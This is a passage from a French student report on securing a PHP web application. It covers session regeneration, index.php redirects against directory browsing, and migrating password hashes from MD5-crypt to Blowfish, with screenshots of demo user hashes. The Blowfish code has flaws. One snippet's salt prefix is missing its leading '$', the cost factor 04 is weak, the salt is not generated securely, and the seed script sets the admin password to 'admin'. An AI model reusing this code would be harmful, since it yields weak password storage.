The screenshot shows a web application interface with a dark background. A white login form is centered, containing fields for 'Username' (with the value 'lucie') and 'Password' (with masked characters '....'). A blue 'Login' button is at the bottom of the form. Below the form, a storage table is visible, showing session data. The table has columns for Name, Path, Domain, Expires on, Last accessed on, and Value. The first row shows a session named 'PHPSESSID' with a path of '/', domain of 'localhost', expires on '1/14/2018, 10:51:30 PM', and a value of 'afpvjgk8vukfoo3rtcmof76'.

Name	Path	Domain	Expires on	Last accessed on	Value
PHPSESSID	/	localhost	Session	1/14/2018, 10:51:30 PM	afpvjgk8vukfoo3rtcmof76

Messages

2018-01-13 08:20:08

admin
 hello

2018-01-12 21:45:31

admin
 Coucou

Name	Path	Domain	Expires on	Last accessed on	
PHPSESSID	/	localhost	Session	1/14/2018, 10:52:35 PM	inglttvdn0hqq4jmhs7vjned4

Le comportement est le même lorsque l'utilisateur se déconnecte.

Empêcher l'accès aux répertoires

Scénario d'attaque 5

Cette contre-mesure est extrêmement simple. Il suffit d'ajouter à la racine des différents répertoires un fichier index.php qui redirige vers une autre page:

```

index.php (/var/www/html/utills) - gedit
File Edit View Search Tools Documents
[Icons] Open Save Undo Redo [Icons]
index.php x
<?php
header("location:../");
exit();
?>
  
```

<https://openclassrooms.com/courses/protegez-vous-efficacement-contre-les-failles-web/protegez-vos-repertoires>

Renforcer l'algorithme de hachage des mots de passe

Scénario d'attaque 10

L'algorithme utilisé par défaut est MD5, avec un salt dépendant de l'implémentation. On reconnaît MD5 au préfixe 1:

<input type="checkbox"/>	Edit Delete	1	admin	\$1\$DU5/ei7K\$raFRn2iuLeIkNNZ8WZkW/1	1	admin
<input type="checkbox"/>	Edit Delete	2	user	\$1\$kWxukiaX\$GHVBliDp8xEJ3Uvrsa4Z1	0	employee
<input type="checkbox"/>	Edit Delete	3	lucie	\$1\$Gm3csNNW\$IjUwPLNgtLeFWNODKRDnZ0	1	employee
<input type="checkbox"/>	Edit Delete	4	yosra	\$1\$un2vYTWJ\$z3T7IkOwtguL09icFJACg0	1	employee

L'algorithme de hachage recommandé est Blowfish, avec un salt différent pour chaque mot de passe. La partie du code contenant l'appel à la fonction `crypt()` lors de la création d'un nouvel utilisateur doit donc être modifiée:

```
$result = create_user($_POST['login'], $_POST['role'], $_POST['validity'], crypt($_POST['password']));
```

Comme on le voit, actuellement il n'y a qu'un seul paramètre. Pour utiliser blowfish, il faut un deuxième paramètre (salt) avec le format suivant: 2aun nombre entre 04 et 31sel de 22 caractères. Cela peut être fait au moyen du code suivant:

```
//Generate random salt
$salt = "";
$random = array_merge(range('A','Z'), range('a','z'), range(0,9));
for($i = 0; $i < 22; $i++) {
    $salt .= $random[array_rand($random)];
}

//Add prefix
$salt_with_prefix = '2a$04'.$salt;
$result = create_user($_POST['login'], $_POST['role'], $_POST['validity'], crypt($_POST['password'], $salt_with_prefix));
```

<http://www.the-art-of-web.com/php/blowfish-crypt/>

Il n'est pas nécessaire de modifier la vérification de mot de passe. La fonction `crypt()` parse le hash pour retrouver l'algorithme utilisé et le salt. On voit que quand on crée un nouvel utilisateur, son hash est différent:

<input type="checkbox"/>	Edit Delete	12	test	\$2a\$04\$v3Q1FYhPpsAfBxsFAyJFWeCXk4gdvTDIZK7LSfgoWXT0IBNB9/mMS	1	employee
--------------------------	-------------	----	------	---	---	----------

On peut confirmer que tout fonctionne en se connectant avec cet utilisateur. La modification de l'appel la fonction `crypt()` doit également être fait sur la page de changement de mot de passe:

```
function change_user_password($user, $old, $new){
    $file_db = connect();

    if(!is_null(authentify_user($user, $old))){
        //Generate random salt
        $salt = "";
        $random = array_merge(range('A','Z'), range('a','z'), range(0,9));
        for($i = 0; $i < 22; $i++) {
            $salt .= $random[array_rand($random)];
        }

        //Add prefix
        $salt_with_prefix = '$2a$04$'.$salt;
        $password = crypt($new, $salt_with_prefix);

        $result = $file_db->prepare("UPDATE users SET password = ? WHERE login = ?");
        $result->execute(array($password, $user));
        return true;
    }
    close();
    return false;
}
```

Une fois cette modification faite, les utilisateurs qui modifient leur mot de passe auront un hash plus fort:

- T -	id	login	password	validity	role
<input type="checkbox"/> Edit Delete	1	admin	\$2a\$04\$FGUtG9rnTpv2JdmlI9QbCOo1QZZSi.cRFGaG0Kf3S5mKw7w0ACRaC	1	admin
<input type="checkbox"/> Edit Delete	2	user	\$1\$kWxukiaX\$GHVBliDp8xfEJ3Uvrsa4Z1	0	employee
<input type="checkbox"/> Edit Delete	3	lucie	\$1\$Gm3csNNW\$ijUwPLNgtLeFWNODKRDnZ0	1	employee
<input type="checkbox"/> Edit Delete	4	yosra	\$1\$un2vYTWJ\$z3T7IkOwtguL09icFJACg0	1	employee
<input type="checkbox"/> Edit Delete	12	test	\$2a\$04\$v3Q1FYhPpsAfBxsFAyJFWeCXk4gdvTDIZK7LSfgoWXT0IBNB9/mMS	1	employee

Le script de création de base de données doit également être mis à jour:

```
//Generate random salt
$salt = "";
$random = array_merge(range('A','Z'), range('a','z'), range(0,9));
for($i = 0; $i < 22; $i++) {
    $salt .= $random[array_rand($random)];
}

//Add prefix
$salt_with_prefix = '$2a$04$'.$salt;

$admin = array('login' => 'admin',
                'password' => crypt('admin', $salt_with_prefix),
                'validity' => 1,
                'role' => 'admin');
```

Conclusion

Au terme de ce projet, nous avons été en mesure de sécuriser une grande partie de l'application en appliquant des contre-mesures en fonction des menaces relevées plus tôt. La structure de l'analyse de menaces a été

d'une grande aide pour organiser le travail.

Ce travail nous a également permis de voir quels réflexes nous avons en matière de sécurité. En effet, l'application réalisée dans le cadre de la première partie du projet ne devait pas être particulièrement sécurisée, mais elle prévenait déjà de certaines attaques. Cela permet donc aussi de mettre en évidence les réflexes que nous n'avons pas encore, et de nous habituer à écrire du code sécurisé dès le départ.